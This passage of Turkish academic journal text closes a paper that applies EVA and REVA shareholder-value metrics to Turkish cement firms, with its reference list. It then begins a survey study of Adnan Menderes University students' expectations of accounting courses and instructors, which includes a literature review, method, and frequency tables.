Tablodan da anlaşılacağı üzere, VSNFK negatif olan firma yoktur. Karlılık olarak en yüksek değer Çimsa firmasının olmasına rağmen, bu firmanın EVA ve REVA değerleri de negatif çıkmıştır. EVA değeri en yüksek firma Mardin Çimento iken VSNFK'ları sıralamasında Mardin Çimento'nun sondan ikinci olması da dikkat çekicidir. Ayrıca, Mardin Çimento'nun piyasa değeri de diğer firmalar içerisinde en düşük olanıdır. Bunda en büyük etkin düşük borçlanma düzeyi ve en düşük AOSM değerine sahip olması ile piyasada işlem fiyatlarında diğer firmaların fiyatlarına göre geride kalması olmuştur.

EVA açısından incelendiğinde firmaların göz önüne alınan defter değerleri açısından beş firmanın (Mardin, Ünye, Adana, Bursa ve Akçansa) hissedar değeri yaratabildiği ortaya çıkmaktadır. Bunlar içerisinde hissedar değeri en yük olan firma Mardin Çimento firmasıdır. En yüksek piyasa değerine sahip Çimsa firmasının hissedar değeri yaratamadığı sonucu dikkat çekicidir. EVA değerleri ile beş firma hissedar değeri yaratırken; piyasa değerlerine göre hesaplanan REVA sonuçlarında sadece üç firmanın (Mardin, Bursa ve Ünye Çimento) hissedar değeri yarattığı ortaya çıkmaktadır. Üç firma da piyasa değeri açısından son sıralarda yer almaktadır. Adana ve Akçansa firmaları ise, pozitif EVA değerlerine sahip iken, REVA değerleri negatif gerçekleşmiştir. Bu farklılıklar hesaplanan performans ölçütlerin farklı kriterleri baz almasından kaynaklanmıştır.

Sonuç ve Değerlendirme

Ülkemizde sermaye piyasalarında yaşanan gelişmeler neticesinde firmaların finansal performanslarının değerlendirilmesinde literatürde yer alan değer temelli ölçütlerin daha çok kullanılması gerekmektedir. Özellikle REVA ile ilgili henüz ülkemizde yeterli çalışma bulunmamaktadır. Bu açıdan çalışmamızın ileriki dönemlerde yapılacak çalışmalar katkıda bulunacağı düşünülmüştür.

Çalışmada elde edilen sonuçlara göre, çimento firmalarına baktığımızda sektör olarak çok fazla hissedar değeri yaratılamadığı gözlemlenmiştir. Çıkan sonuçlarda da firmaların gerçek durumları ile hesaplamalar arasında çelişkiler vardır. Ülkemizdeki sermaye piyasalarının etkinlik düzeyinin zayıf ve oynaklığın fazla olması ile birlikte yeterli uzun vadede veri olmaması değere dayalı performans ölçütleri ile özellikle hesaplaması oldukça karmaşık olan EVA ve REVA yöntemlerinden elde edilen sonuçların gerçeği gösterme dereceleri zayıf olmaktadır.

Bu açıdan değere dayalı performans ölçütlerinin ülkemiz sermaye piyasası açısından daha fazla kullanılması gerekmektedir. Bu alandaki eksiklikler ileriki dönemler de hem dönem sayısı hem de firma sayısının artması ile birlikte daha uzun ve sağlıklı verilerin elde edilmesi ile yapılacak çalışmalarla çözülebilecektir.

Kaynakça

- Akbaş, H. E. (2011). Ekonomik Katma Değer Yaklaşımı ve Hissedar Değeri. *Mali Çözüm*(106), 115-132.
- Akgüç, Ö. (1998). *Finansal Yönetim*. İstanbul: Avcıol Basım Yayın.
- Alkan, G. İ., & Demirelli, E. (2007). Türkiye'de Kullanılan Bazı Şirket Değerleme Yöntemleri ve Bit Uygulama. *Dokuz Eylül Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 9(2), 27-39.
- Aydın, Y. (2012). Firma Değerleme Yöntemleri. *Kırklareli Üniversitesi İ.İ.B.F. Dergisi*, 1(1), 87-110.
- Campbell, J. Y., Lo, A. W., & Mackinlay, A. C. (1997). *The Econometrics of Financial Markets*. Chichester: Princeton University Press.
- Ceylan, A., & Korkmaz, T. (2000). *Sermaye Piyasası ve Menkul Değer Analizi*. Bursa: Ekin Kitabevi Yayınları.
- Cîrciumaru, D., & Siminică, M. (2009). Refined Economic Value Added - An Indicator For Measuring The Performances Of The Companies. *Economic-Financial Analysis and Property Valuation: Challenges into the Actual Global Context* (s. 204-213). Bucharest: Romanian Society of Economic and Financial Analysis (RSEFA).
- Damodaran, A. (2007). Valuation Approaches and Metrics: A Survey of the Theory and Evidence. *Foundations and Trends® in Finance*, 1(8), 693-784.
- Doyle, P. (2003). *Değer Temelli Pazarlama*. (G. Barış, Çev.) İstanbul: MediaCat Yayınları.
- Ertuğrul, M. (2008). Değer-Fiyat Ayrımı ve İşletme Değeri: Kuramsal Bir Bakış. *Eskişehir Osmangazi Üniversitesi İİBF Dergisi*, 3(2), 143-154.
- Gümüş, Ü. (2017, Aralık 28). Firma Performans Ölçümünde ekonomik Katma Değer: BİST 100'de İşlem Gören Çimento Sektörü Firmaları Üzerine Bir Uygulama. *İşletme Anabilim Dalı Muhasebe ve Finansman Programı Yüksek Lisans Tezi*. Aydın, Nazilli, Türkiye: Adnan Menderes Üniversitesi Sosyal Bilimler Enstitüsü.
- Gündoğdu, A. (2017). *Finansal Yönetim Temel Teoriler ve Açıklamalı Örnekler*. Ankara: Seçkin Yayıncılık.
- Hatipoğlu, M., & Yener, E. (2013). Firma Değerlemesinde İndirgenmiş Nakit Akımları Yöntemi: BİST Elektrik Endeksinde Bir Uygulama. *Eskişehir Osmangazi İİBF Dergisi*, 8(3), 7-29.
- İvgen, H. (2003). *Şirket Değerleme*. İstanbul: Finnet Yayın.
- KAP. (2018, Mart 15). KAP. Kamuyu Aydınlatma Platformu: <https://www.kap.org.tr/tr/> adresinden alındı
- Kulalı, İ. (2016). Finansal Varlıkları Fiyatlama Modeli Ve Beta Katsayısının Düzenlemeye Tabi Piyasalarda Kullanımı. *Selçuk Üniversitesi İktisadi ve İdari Bilimler Fakültesi Sosyal Ekonomik Araştırmalar Dergisi*(31), 275-295.
- Met, Ö. (2005). Nakit Akımı Oranları ile Finansal Analiz ve Konaklama İşletmeleri Açısından Değerlendirilmesi. *Muhasebe ve Denetime Bakış*, 41-56.
- Moore, M. (2018, Şubat 2). *Moore and Associates Wealth Management*. Moore and Associates Wealth Management: http://www.moorewealthmgmt.com/files/5672/Business_Valuation.pdf adresinden alındı
- Önal, Y. B., & Karadeniz, E. (2004). Firma Değerinin Ekonomik Katma Değer (EVA) Yöntemiyle Tespit Edilmesi: İMKB'ye Kote Bir Turizm İşletmesi Üzerine Uygulama. *Anatolia: Turizm Araştırmaları Dergisi*, 15(2), 139-157.
- Öztürk, M. B. (2004). Finansal Performansın Ölçülmesinde Alternatif Bir Yöntem "Ekonomik Katma Değer". *Atatürk Üniversitesi İktisadi ve İdari Bilimler Dergisi*, 18(3-4), 351-368.
- Öztürk, M. B., Demirgüneş, K., & Ercan, M. K. (2003). *Değere Dayalı Yönetim ve Entellektüel Sermaye*. Ankara: Gazi Kitabevi.
- Paarek, M. (2003, Ağustos 7). *Mukul Pareek's Blog.: Shareholder value - a euphemism for lining the pockets of shareholders?* Mukul Pareek's Blog: <http://www.mukul.org/2010/10/shareholder-value-euphemism-for-lining.html> adresinden alındı
- Rappaport, A. (1998). *Creating Shareholder Value: A Guide For Managers and Investors*. New York: The Free Press.
- Sakarya, Ş. (2008). Hissedar Değeri ve Hesaplanması Üzerine Bir Uygulama. *Muhasebe ve Finansman Dergisi*, 175-184.
- Uluyol, O., & Türk, V. E. (2013). Finansal Rasyoların Firma Değerine Etkisi: Borsa İstanbul (BİST)'da Bir Uygulama. *Afyon Kocatepe Üniversitesi, İİBF Dergisi*, 17(2), 365-384.

Muhasebe Dersi Gören Lisans Öğrencilerinin Muhasebe Dersinden ve Dersin Öğreticisinden Beklentilerinin Belirlenmesi: Adnan Menderes Üniversitesi Örneği

Çağrı KÖROĞLU*

Umut Tolga GÜMÜŞ**

Ufuk KOÇAK***

Levent ABAK****

Öz

Günümüzde küreselleşmeyle birlikte uluslararası ticarete meydana gelen gelişmeler tüm alanlarda olduğu gibi muhasebe alanında da önemli değişimlere neden olmuştur. Önceleri sadece ulusal boyutta ele alınan muhasebe, artık uluslararası boyutta ele alınmakta ve tüm toplumun anlayacağı ortak bir dili oluşturmaktadır. Bu bağlamda, ülkemizde özellikle lisans düzeyinde verilen muhasebe eğitiminin ve bu eğitimi veren öğretim elemanlarının kalite düzeyleri artırılmalı ve bunun sonucunda da gelecekte muhasebe mesleğini yapmak isteyen öğrencilerin muhasebe bilimine yönelik beklentileri yükseltilmelidir.

Çalışmanın amacı, Adnan Menderes Üniversitesi İktisadi ve İdari Bilimler Fakültesinde muhasebe dersi gören öğrencilerin muhasebe dersinden ve dersi veren öğreticiden beklentileri belirlenmesidir. Bu amaçla, öğrencilere anket çalışması yapılacak olup, elde edilen veriler SPSS istatistik programında Ki-Kare, t testi, frekans ve Anova yöntemleriyle analiz edilecektir.

Anahtar Kelimeler: Muhasebe Dersleri, Muhasebe Eğitimi, Lisans Öğrencisi

JEL Sınıflandırması: A22; I23; M41.

Determination Of Undergraduate Students Attended To Accounting Lesson Expectations From Accounting Education And Instructors: Model Of Adnan Menderes University

ABSTRACT

Today, with globalization, developments of international trade have inspired of significant effects to accounting, as in all areas. Accounting had regarded as national dimension before. However, now, accounting is evaluating in international scope. Therefore, it change into as an obligation that it requires to be understood from all societies. In this context, it should be improved the quality of accounting education and instructors who educates, especially for undergraduate degree. As a result of this education, it should be increased the expectations from accounting science and to make contributions to students who desire to do this profession after graduate.

This paper aims to determine the expectations of Adnan Menderes University, Nazilli Economic and Administrative Sciences Faculty students intended for accounting education and instructors. For this purpose, it will be surveyed with the students and collected datas will be analyzed via SPSS Statistic Programme with Chi-Square, t-test, frequency and ANOVA methods.

Keywords: Accounting Lessons; Accounting Education; Undergraduate Student.

JEL Classification: A22; I23; M41.

GİRİŞ

Son dönemde her alanda gelişen olaylar çerçevesinde bilgi sahibi olma, bu sahip olunan bilgiyi kullanma ve bu bilginin edinimini sağlayan eğitimlerin önemi gittikçe yükselmektedir. Bu bağlamda verilen eğitimlerin kalitesini arttırmaya yönelik çalışmalar yapmak zorunlu hale gelmiştir.

İnsanlar arasındaki alışverişin ve ticaretin sürekli devam edeceğinin bilindiği dünyada muhasebe mesleğinin ülkemizde ve dünyanın geri kalanında popülerliğini koruyacağı açıktır. Muhasebenin sadece işletmelerde oluşan mali nitelikteki olayları kaydedip bırakmadığı, bu olayları aynı zamanda sınıflandırıp, analiz edip, raporlayıp ve yorumladığı göz önünde bulundurulduğunda muhasebe meslek mensuplarının ve muhasebe meslek adaylarının yeterli donanım ve teknik bilgilerinin oluşmasını sağlamak gerekmektedir. Aynı zamanda her alanda olduğu gibi muhasebe alanında da ulusal ve uluslararası ticarete meydana gelen gelişmeler sonucunda gözle görünür değişimler yaşanmaktadır. Muhasebenin tüm dünyanın anlayabileceği bir ortak dili oluşturması

* Adnan Menderes Üniversitesi, Nazilli İ.İ.B.F., İşletme Bölümü Öğretim Üyesi, +905534227111, cagrikoroglu@hotmail.com

** Adnan Menderes Üniversitesi, Nazilli İ.İ.B.F., İşletme Bölümü Öğretim Üyesi, +905422293850, ugumus@adu.edu.tr

*** Adnan Menderes Üniversitesi, SBE Muhasebe ve Finansman YL, +905379792911, ukocak@adu.edu.tr

**** Adnan Menderes Üniversitesi, SBE Muhasebe ve Finansman YL, +905065363671, labak@adu.edu.tr

toplumda muhasebe eğitimine yönelik gerekli eğilimin ve eğitimin kalite düzeyinin artırılması gerekliliğini açıkça oluşturmaktadır.

Tüm bu bilgiler dışında da yasal olarak günümüzde faaliyet gösteren işletmelerin bir mali müşavir ile çalışmamasının imkansız olması muhasebe meslek mensuplarının bilgi düzeylerinin artırılmasına yönelik çalışmalar yapılması gerekliliğinin en önemli göstergelerinden birisidir. Yani muhasebe meslek adaylarına verilen eğitimin önemi gün geçtikçe artmaktadır.

Muhasebe eğitimi Osmanlı'nın son döneminde "İstanbul Ticaret Mektebi Alisi", "Darüşşafaka" ve "Askeri Rüştîye, İdadi" kurumlarında muhasebe dersi olarak yer almıştır. Cumhuriyetin ilanından sonra ise 1957 yılında Türkiye Muhasebe Uzmanları Derneği (TMUD) tarafından düzenlenen 1. Türkiye Muhasebe Kongresi muhasebe eğitimi açısından önemli yere sahiptir. 1969 yılında da aynı dernek tarafından derneğe üyelik şartı olarak staj ve sınav zorunluluğu yürürlüğe geçirilmiştir. 1972 yılında ise bu derneğe üye olanlar International Standards Committee'ye (IASC) üye olmuşlardır. Üç sene sonra ise Türkiye Muhasebe Uzmanları Derneği Uluslararası muhasebe standartlarını (IAS) benimsemiştir. Ülkemizde muhasebe eğitimi hususunda atılan ilk kurumsal adım TÜRMOB'un (Türkiye Serbest Muhasebeci Mali Müşavirler ve Yeminli Mali Müşavirler Odaları Birliği) Temel Eğitim Staj Merkezi'ni açması ile gerçekleşmiştir (Kızıl ve Gencer, 2016:70-71). Günümüzde muhasebe ile ilgili eğitimler Meslek Liseleri, ön lisans düzeyinde üniversitelerin Meslek Yüksekokullarında ve lisans düzeyinde İktisadi ve İdari Bilimler Fakültelerinde muhasebe ile alakalı programlarda ve bölümlerde zorunlu veya seçmeli ders olarak verilmektedir.

Zorlu ve tertipli çalışmayı gerektiren akademik bir bilim dalı olarak muhasebe konusunda öğrencilerin derse yönelik tutumlarında ve öğrenme isteklerinin artırılması hususunda en önemli görev ve sorumluluk dersin öğreticilerine aittir. Bu bağlamda dersin öğrenci veya muhasebe meslek adayı tarafından çekici hale gelmesini sağlama görevi muhasebe dersinin öğreticisinin tutumları ile doğru orantılıdır. Yapılan bu çalışmadaki amaç muhasebe dersi gören lisans öğrencilerinin muhasebe dersinden ve dersin öğreticisinden beklentilerinin belirlenmesidir. Çalışmada önce kapsamlı bir literatür araştırması yapılmış olup ardından Adnan Menderes Üniversitesi Nazilli İktisadi ve İdari Bilimler Fakültesi'nde öğrenim gören ve muhasebe dersi alan İşletme, Uluslararası Ticaret ve Finansman, Maliye, İktisat, Çalışma Ekonomisi ve Endüstri İlişkileri, Kamu Yönetimi bölümü öğrencilerine anket uygulanmış, anket çalışması sonunda elde edilen sonuçlar ve bulgular yorumlanmıştır.

LİTERATÜR TARAMASI

Bu konu ile ilgili literatür incelendiğinde birçok çalışma yapıldığı görülmektedir. Ancak sürekli değişen koşullar neticesinde bu konunun güncelliğini koruması gerekliliği açısından literatüre sürekli yeni ve güncel çalışmalar eklenmesi gerekmektedir. Literatürdeki benzer akademik çalışmalar aşağıdaki gibidir;

Öğrencilerin muhasebe öğretim elemanlarından beklentilerini saptamaya yönelik Kutluk, Dönmez, Terzioğlu ve Ağyar (2011)'ın yaptığı çalışmada Akdeniz Üniversitesi Korkuteli Meslek Yüksek Okulu'nda farklı bölüm öğrencilerine ve Akdeniz Üniversitesi İktisadi ve İdari Bilimler Fakültesi İşletme bölümü öğrencilerine anket uygulanmıştır. Yapılan analizlerin sonuçlarına göre fakülte ve meslek yüksekokulu öğrencilerinin muhasebe dersinde orta derecede zorlandığı, anket uygulanan öğrencilerin neredeyse yarısının mezun olduktan sonra muhasebe mesleğinde çalışmak istediği, dersi tahtada açıklama yöntemi ile daha iyi anladıkları anlaşılmıştır. Öğrencilerin öğretim elemanlarından beklentileri ise, muhasebe konusunda hakimiyetinin olması, öğretme yetisinin yüksek olması, sınavlarda adil puanlama yapması, öğretim elemanına çelinmeden soru sorulabilmesi ve sorulan sorulara iyi cevap verme kabiliyetinin olması şeklinde saptanmıştır.

Demir ve Çam (2006), yapmış oldukları çalışmada muhasebe bölümü öğrencilerinin muhasebe öğrenirken başarılarını olumsuz yönde etkileyen faktörleri saptamaya çalışmışlardır. Ulaşılan sonuçlara göre öğrencilerin muhasebe konusundaki temellerinin kötü olmasının, üniversitelerin meslek yüksekokullarına sınavsız geçişleri ile birlikte öğrencilerdeki hedef farklılıklarının, öğreticinin dersi sıkıcı ve öğrencilerin muhasebe temeli varmış gibi işlemesi başarıyı olumsuz etkileyen faktörlerdir.

Muhasebe eğitiminin değerlendirilmesi üzerine Tekşen, Tekin ve Gençtürk (2010)'un çalışmasında ise Mehmet Akif Ersoy Üniversitesi'ne bağlı Meslek Yüksekokulları öğrencileri üzerinde bir araştırma yapılmıştır. Bu çalışmada ise alınan muhasebe dersi saatinin yetersiz olduğu ve daha kaliteli bir eğitim verilmesi gerektiği sonucuna varılmıştır.

Muhasebe dersini alan öğrencilerin başarılarına etki eden faktörleri saptamaya yönelik yapılan bir diğer çalışma ise Kızıl ve Gencer (2016)'ın Yalova Üniversitesi'nde yaptığı uygulamadır. Yapılan bu çalışmada anket uygulanmış olup anket değerlendirildikten sonra öğretmenlerin öğrencilerin muhasebe dersine olan ilgilerin sürekli canlı tutmaları gerektiği, muhasebe eğitimi veren ticaret lisesi mezunu öğrencilerin muhasebe dersinde daha başarılı olduğu, iyi bir çalışma ortamının dersin verimini arttırdığı gibi sonuçlara varılmıştır.

Yıldırım (2015) ise genel muhasebe dersi gören öğrencilerin dersten beklentilerini ve başarı durumlarını değerlendirmeye yönelik Erzincan Üniversitesi Hukuk Fakültesi'nde çalışma yapmıştır. Öğrencilere yapılan anket sonucunda öğrencilerin cinsiyetine göre kariyer, zaman, zorluk, merak, motivasyon gibi konular istatistiksel açıdan değişiklik göstermemiştir. Bununla birlikte not yüksekliği bakımından kadın öğrencilerin daha başarılı olduğu anlaşılmıştır.

Çelenk, Atmaca ve Horasan (2010) ise, muhasebe eğitimi alan öğrencilerin bakış açılarını Marmara Üniversitesi'nde yaptığı anket ile değerlendirmeye çalışmıştır. Yapılan anket sonucunda öğrencinin derse olan bakış açısında öğretim elemanı faktörünün çok önemli olduğu anlaşılmıştır. Bir diğer önemli faktör ise gelecekte muhasebe mesleğinde çalışmak isteyen öğrencilerin daha rahat iş bulacağının düşünülmesidir. Tüm bu değerlendirmelerden sonra anket uygulanan öğrencilerin muhasebe ile ilgili bir alanda okuyor olmalarından hoşnut kaldıkları belirlenmiştir.

Terim ve Öztürk (2009)'ün “Meslek Yüksekokulu Öğrencilerinin Muhasebe Eğitimine Bakış Açılarının Değerlendirilmesi: Gördes Meslek Yüksekokulunda Bir Uygulama” adlı çalışmada Celal Bayar Üniversitesi Gördes Meslek Yüksekokulu Muhasebe programındaki 338 öğrenciye, bu öğrencilerin demografik yapılarını belirlemek, okudukları bölümü tercih etme sebeplerini öğrenmek ve aldıkları bu eğitimin gelecek planlamaları ile ne kadar uyumunu tespit etmek amacı ile anket uygulanmıştır. Anket sonucunda bulunan sonuçlar yorumlanmış olup elde edilen bulgulara göre öğrencilerin yaş, cinsiyet vb. demografik özellikleri ile o bölümü tercih etme nedenleri arasında anlamlı bir ilişkinin olmadığı anlaşılmıştır.

Muhasebe eğitimi alan öğrencilerin motivasyonlarının ve beklentilerinin değerlendirilmesine yönelik yapılan bir diğer çalışma ise Atmaca ve Çoşgun (2014) tarafından Çanakkale Onsekiz Mart Üniversitesi'ne bağlı yedi farklı meslek yüksekokulunda yapılmıştır. Bu yedi farklı meslek yüksekokulunda toplam 723 öğrenciye uygulanan anket sonucunda öğrencilerin muhasebeyi hem uygulama hem de teorik olarak öğrenilmesi gereken bir bilim dalı olarak gördüğü sonucuna varılmıştır. Bu öğrencilerin motivasyonunu arttıran en önemli şeyler ise maddi anlamda şartların iyiliği ve öğrencinin bu mesleğe sahip olduğunda statüsünün iyi olacağını düşünmesidir.

Aygün ve Gerekan (2012), “Muhasebe Dersini İlk Defa Alan Öğrencilerin Derse Yönelik Algılarının Tespiti: Karşılaştırmalı Bir Alan Araştırması” adlı çalışmada Karadeniz Teknik Üniversitesi ve Recep Tayyip Erdoğan Üniversitesi'nde 2011-2012 güz döneminde eğitim gören 532 öğrenci üzerinde bir araştırma yapmıştır. Yapılan analizler değerlendirildiğinde öğrencilerin muhasebe dersini almadan önceki önyargılarının dönem sonuna doğru kaybolduğu görülmüştür. Ayrıca muhasebe dersinin çalışma yoğunluğu açısından diğer derslere oranla öğrencilere daha yoğun geldiği ve muhasebe dersinin sınavının diğer derslere oranla daha zor olacağı tahmin edildiği anlaşılmıştır.

Öğrencilerin başarılarına etki eden bir başka çalışmada ise Karcıoğlu, Ağırman ve Özcan (2016) Atatürk Üniversitesi Açıköğretim Fakültesi'nde bir araştırma yapmıştır. Bu araştırma sonucunda son dönemde popülerliği artan açıköğretim eğitiminde maliyet muhasebesi ve şirketler muhasebesi gibi derslerin eklenmesi ile araştırmaların genişliğinin artabileceği kanaatine varılmıştır.

Şerbetçi ve Yardımcıoğlu (2017), muhasebe dersinde başarıyı etkileyen faktörlerin belirlenmesi amacıyla yaptığı çalışmada Kahramanmaraş Sütçü İmam Üniversitesi İktisadi ve İdari Bilimler Fakültesi İşletme Bölümü'nde okuyan Genel Muhasebe dersi alan 180 öğrenciye anket uygulanmıştır. Anket sonuçları analiz edilip yorumlandıktan sonra öğretim elemanının önerdiği kaynağın anlaşılır olması, öğrencilerin muhasebe dersi için haftalık ortalama çalışma vaktinin arttırılması, muhasebe dersini anlama ve öğrenme konusunda ilaveten yardım alınması gerektiği bu şekilde muhasebe dersindeki başarının olumlu etkileneceği sonucuna varılmıştır. Ayrıca muhasebe dersinde başarıyı etkileyen oniki açıklayıcı değişken tespit edilmiştir bunlar; derste yeterli sayıda örnek çözülmesi, konuların işleniş tarzı, derste verilen bilgilerin iş hayatı ile ilgili güncel bilgiler olması, ders saatlerinin erken olması, dersin teori kısmının uygulamalı anlatılması, dersi daha önce alan öğrenciler tarafından yönlendirilmeler yapılması, öğretim elemanının konuya hakim olması, tecrübeli olması, sınıf üzerinde otoriter olması, derste zamanı etkin ve verimli şekilde kullanması,

derste öğrencilerle sürekli etkileşim halinde olması, dersi tahta kullanarak işlemesi, dersi slaytlar yardımı ile işlemesi olarak tespit edilmiştir.

Muhasebe dersi alan öğrencilerin derse yönelik tutumlarını ölçmeye yönelik yapılan bir diğer çalışma ise Ertuğrul ve Özdemir (2014)'in Ege bölgesinde ön lisans muhasebe programı bulunan 9 üniversitenin 35 meslek yüksekokulunda ve İktisadi ve İdari Bilimler Fakültelerinde öğrenim gören 821 öğrenciye anket uygulayarak yaptığı çalışmadır. Yapılan değerlendirme sonunda öğrencilerin muhasebe dersine yönelik tutumlarının olumsuzya yakın olduğu tespit edilmiştir.

Akpınar ve Yıldız (2018)'in "Muhasebe Eğitimi Alan Öğrencilerin Muhasebe Algılarına Yönelik Metaforlar" adlı çalışmasında öğrencilerin muhasebe kavramına ilişkin düşüncelerini, renk, hayvan, besin türü, mevsim, oyun, çiçek ve eşya metaforları aracılığı ile ortaya çıkarmak hedeflenmiştir. Çalışma sonunda yapılan analizlerde öğrencilerin tercih ettiği metaforların daha çok olumsuz anlam taşıdığı fark edilmiştir. Bunun sebebi ise muhasebenin öğrenciye karışık gelmesi, muhasebenin kurallara dayalı olması ve konuların kapsamlı olması olarak gösterilmiştir.

Zeytinoğlu (2012) çalışmasında muhasebe bölümü öğrencilerinin motivasyonunu ve beklentilerini saptamaya yönelik Dumlupınar Üniversitesi'nde anket uygulaması yardımı ile çalışma yapmıştır. Ulaşılan sonuçlara göre ankete katılan öğrencilerin yüksek motivasyonlu ve bu bölümde başarı sağlayacakları konusunda inançlı oldukları tespit edilmiştir.

MATERYAL VE YÖNTEM

Çalışmanın araştırma yöntemi tarama olup, verilerin toplanması için anket uygulaması yapılmıştır. Anket uygulamasında soruların belirlenmesi konusunda ağırlıklı olarak Kutluk, Dönmez, Terzioğlu ve Ağyar (2011)'in yaptığı çalışmadan faydalanılmıştır. Anket Adnan Menderes Üniversitesi Nazilli İktisadi ve İdari Bilimler Fakültesi'nde öğrenim gören ve muhasebe dersi alan İşletme, Uluslararası Ticaret ve Finansman, Maliye, İktisat, Çalışma Ekonomisi ve Endüstri İlişkileri, Kamu Yönetimi bölümü öğrencilerine uygulanmıştır. Muhasebe dersi alan yaklaşık 1200 öğrenci vardır. Yapılan çalışma için muhasebe dersi gören yaklaşık 1200 öğrenci arasından 300'üne yüz yüze anket uygulanmış olup, ankete katılan tüm öğrencilerden cevap alınmıştır.

BULGULAR VE TARTIŞMA

Çalışmanın bu bölümünde frekans analizleri, Ki-Kare testi ve Varyans analiz yöntemlerine yer verilmiştir.

1. Frekans Analizleri

Yapılan analizlerin ardından ulaşılan frekans tabloları şöyledir;

Tablo-1: Öğrencilerin Demografik Özellikleri

DEMOGRAFİK ÖZELLİKLER	SAYI	YÜZDE(%)
Cinsiyet		
Kadın	128	42,7
Erkek	172	57,3
Yaş		
17-20	152	50,7
21-24	108	36
25 ve Üstü	40	13,3
Mezun Olunan Lise		
Düz Lise	166	55,33
Ticaret Lisesi	72	24
Fen Lisesi	9	3
Anadolu Lisesi	48	16
Diğer	5	1,67
Bölüm		
İşletme	143	47,67
UTF	94	31,33
Maliye	22	7,33
İktisat	18	6

ÇEKO	14	4,67
Kamu Yönetimi	9	3
Sınıf		
1	183	61
2	54	18
3	39	13
4	24	8
TOPLAM	300	100

Tablo-1 muhasebe dersi gören öğrencilerin demografik yapılarını saptamaya yöneliktir. Anket uygulanan öğrencilerin %42,7'si kadın, %57,3'ü erkektir. Öğrencilerin yaş aralıkları incelendiğinde çoğunluğu %50,7 ile 17-20 yaş grubunun oluşturduğu, 13,3 ile 25 yaş ve üstü öğrencilerin azınlık olduğu görülmüştür. Mezun olunan lise açısından bakıldığında öğrencilerin çoğunun yani, %55,33'ünün Düz Lise mezunudur. Ankete katılan 300 öğrencinin bölümlere göre dağılımı açısından bakıldığında %47,67 ile İşletme Bölümü öğrencilerinin çoğunlukta olduğu, %3 ile en az öğrencinin Kamu Yönetimi Bölümünde olduğu görülmüştür. Öğrencilerin sınıfı açısından bakıldığında %61 ile ağırlıkla 1. Sınıf oldukları saptanmıştır.

Tablo-2: Öğrencilerin Muhasebeye Bakış Açılarının ve Dersin Öğreticisinden Beklentilerinin Belirlenmesi

ÖĞRENCİLERİN BAKIŞ AÇILARI	EVET	HAYIR
	SAYI ve YÜZDE(%)	SAYI ve YÜZDE(%)
Muhasebeye yönelik eğilimimde aldığım ilk muhasebe dersi önemlidir.	232-%77,33	68-%22,67
Aldığım muhasebe dersi muhasebe mesleğine yönelmeme katkı sağlar.	248-%82,67	52-%17,33
Muhasebe dersindeki başarıda cinsiyetin önemi vardır.	21-%7	279-%93
Muhasebe ile ilgili ders dışı aktiviteler dersi öğrenmeme katkı sağlar.	183-%61	117-%39
Muhasebe ile ilgili çalışabileceğim meslekleri biliyorum.	201-%67	99-%33
Muhasebe dersinde başarı sağlamak benim açımdan önem taşır.	213-%71	87-%29
Muhasebe dersi ilerleyen zamanlarda alacağım diğer derslerde başarı sağlamam için bana yardımcı olacak.	174-%58	126-%42
Muhasebe dersinde öğrendiklerim kariyerim açısından bana olumlu katkılar sağlayacak.	198-%66	102-%34
Muhasebe dersini öğrenmek için diğer derslerden daha fazla çalışmalıyım.	241-%80,33	59-%19,67
Muhasebe dersi bence çok zordur.	209-%69,67	91-%30,33
Muhasebe dersi bence çok sıkıcıdır.	141-%47	159-%53
Muhasebe dersi için motivasyonum sürekli yüksektir.	128-%42,67	172-%57,33
Muhasebe dersleri teorik açıdan iyi işleniyor.	212-%70,67	88-%29,33
Muhasebe dersleri uygulamalı olarak iyi işleniyor.	199-%66,33	101-%33,67
Muhasebe derslerinin sunum şeklinde(slayt vb.) anlatılması daha faydalıdır.	159-%53	141-%47
Muhasebe derslerinin tahtada örnekler çözülerek anlatılması daha faydalıdır.	283-%94,33	17-%5,67
Muhasebe dersinin öğreticisinin konuya hakimiyeti oldukça önemlidir.	291-%97	9-%3
Öğreticinin öğretme konusunda kabiliyetinin iyi olması gereklidir.	290-%96,67	10-%3,33
Öğreticinin muhasebe dersini iyi sunması gerekmektedir.	293-%97,67	7-%2,33
Öğretici öğrencilere ilgi göstermeli ve yardım etmelidir.	289-%96,33	11-%3,67
Öğretici sorulan sorulara iyi cevap verme konusunda yetenekli olmalı.	290-%96,67	10-%3,33
Öğretici neşeli ve mizahi olmalıdır.	297-%99	3-%1
Öğrencileri motive etmelidir.	287-%95,67	13-%4,33

Öğreticinin akademik çalışmalarının fazlalığı benim için önemlidir.	128-%42,67	172-%57,33
Öğreticinin kılık ve kıyafetinin iyi görünmesine dikkat ederim.	169-%56,33	131-%43,67
Muhasebe dersinin öğreticisinin öğrencilerle olan iletişiminin iyi olması gerekmektedir.	278-%92,67	22-%7,33
Öğreticiye bir öğrencinin çekinmeden soru sorabilmesi gerekmektedir.	271-%90,33	29-%9,67
Dersin öğreticisinin öğretmeyi sevmesi gerekmektedir.	166-%55,33	134-%44,67
Öğreticinin not verme konusunda dürüst ve adil olması gerekmektedir.	299-%99,67	1-%0,33
Öğreticinin öğrenmeyi pekiştirici ödevler vermesi gerekmektedir.	74-%24,67	226-%75,33
Öğretici öğrencileri ders sırasında tahtada soru çözme konusunda teşvik etmesi gerekmektedir.	119-%39,67	181-%60,33

Tablo-2’de öğrencilerin muhasebe dersine bakış açılarını ölçmek, dersten ve dersin öğreticisinden beklentilerini saptamaya yönelik analiz yapılmıştır. Toplam 31 farklı soru incelenmiş olup bu soruları şöyle açıklayabiliriz;

Öğrencilerin muhasebeye yönelik eğiliminde %77,33’lük oranla alınan ilk muhasebe dersinin önemli olduğu saptanmıştır. Muhasebe dersinin muhasebe mesleğine yönelmede katkı sağladığı %82,67 oranla, muhasebe dersindeki başarıda cinsiyetin öneminin olmadığı ise %93 oranla anlaşılmıştır. Öğrencilerin %61’i ders dışı aktivitelerin dersi öğrenmelerine katkı sağladığını düşünmektedir. Anket uygulanan öğrencilerin %67’sinin muhasebe ile ilgili çalışabilecekleri mesleklerin ne olduğunu bildikleri, %71’i için muhasebe dersinden başarı sağlamanın önemli olduğu, %58’inin muhasebe dersinde başarılı olmalarının diğer derslerine de fayda sağlayacağı, %66’sının ise derste öğrendiklerinin kariyerleri açısından olumlu olacağını düşündükleri saptanmıştır. %80,33 ile öğrencilerin çoğu muhasebe dersine diğer derslere göre daha fazla çalışmaları gerektiğini düşünmektedir. Öğrencilerin %69,67’si muhasebe dersini zor, %47’si ise sıkıcı bulmakta olup, %42,67’sinin derste motivasyonu sürekli yüksektir. Öğrencilerin 